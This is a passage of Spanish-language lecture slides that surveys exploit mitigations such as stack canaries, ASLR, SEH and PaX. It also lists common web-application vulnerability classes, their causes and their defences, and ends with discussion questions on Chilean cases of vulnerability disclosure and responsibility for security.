- Posibilidad de crear un bloque de memoria W+X (escribible + ejecutable)

GCC Stack Smashing Protector

- Basado en la propuesta inicial de StackGuard, introducido en GCC 4.1.2
- También implementado en Windows como /GS.
- Defensa mediante canarios y realineación del stack.

GCC Stack Smashing Protector



Address space layout randomization

- La idea original fue de PaX.
- Introducido en la línea principal del kernel en 2.6.12.
- Una mala copia de lo hecho en PaX.
- Vulnerable a ataques de fuerza bruta, fuzzing, ret2code, ret2dtors, ret2pop, etc.

Structured Exception Handling [SEH]

- Propio de Windows, con mejoras introducidas.
- El SEH no puede ser puesto en el stack
- Binarios con manejadores de excepciones claros.
- Llamadas al SEH con registro vacíos para prevenir llamadas al sistema.

El padre : PaX

- Implementado a través de grsecurity
- Mejores implementaciones de los mecanismos recién vistos.
- Defensas adicionales.
- Amplio soporte de arquitecturas.
- Actualizado.
- De aquí se sacan las nuevas mejoras que son posteriormente implementadas en los sistemas operativos.

Web 2.0

Vulnerabilidades en web-apps

Web-apps

- La web 2.0 conquistó el mundo.
- Muchos lenguajes de programación se han extendido a programación web.
- Por cada nueva tecnología, se crean nuevos nidos de vulnerabilidades.
- Son la principal puerta de acceso para que un intruso entre al sistema.

Las vulnerabilidades en Web-apps

- Cross Site Scripting (XSS)
- SQL Injection
- Local/Remote File Include
- Cross-Site Request Forgery (CSRF)
- Command injection
- Full Path Disclosure
- Etcétera ..

Causas ?

- Hoy en día cualquier persona programa en PHP.
- Ni idea de seguridad.
- Creer tener idea de seguridad mediante el uso de funciones seguras.
- Falta de QA.
- Un firewall no salva.

Soluciones ?

- Web-Firewalls .
- Opciones del lenguaje de programación .
- La importancia de la validación.
- Testing acusioso.
- Medidas en el servidor.



Temas de seguridad

El caso Gino Rojas

- Procesado por descubrir una vulnerabilidad en el sistema ChileCompra en 2008.
- Acusado de chantaje, finalmente absuelto de ese cargo.
- Condenado a 61 días de presidio menor en su grado mínimo.
- **Que sensación deja sobre el reporte de vulnerabilidades en Chile ?**

Inversión en seguridad

- Se tiene una aplicación que maneja la info de millones de usuarios.
- Entran al servidor, roban toda la información y el incidente es detectado.
- Y si no es detectado ?
- **Es importante invertir en seguridad ?**

La cadena de seguridad

- Una consultora desarrolla un proyecto.
- Diversos programadores trabajan en él.
- Cuentan con equipo de QA.
- El proyecto es mantenido por un sysadmin en un servidor.
- Un hacker se hace con el control del sistema.
- **Responsabilidades ?**

GobForge

- Una iniciativa del Gobierno.
 - Poco trabajo de ingeniería de software.
 - Una gran cantidad de sitios del gobierno han sido hackeados.
 - Políticas de seguridad ?
-
- **10 segundos en un proyecto.**



Preguntas ?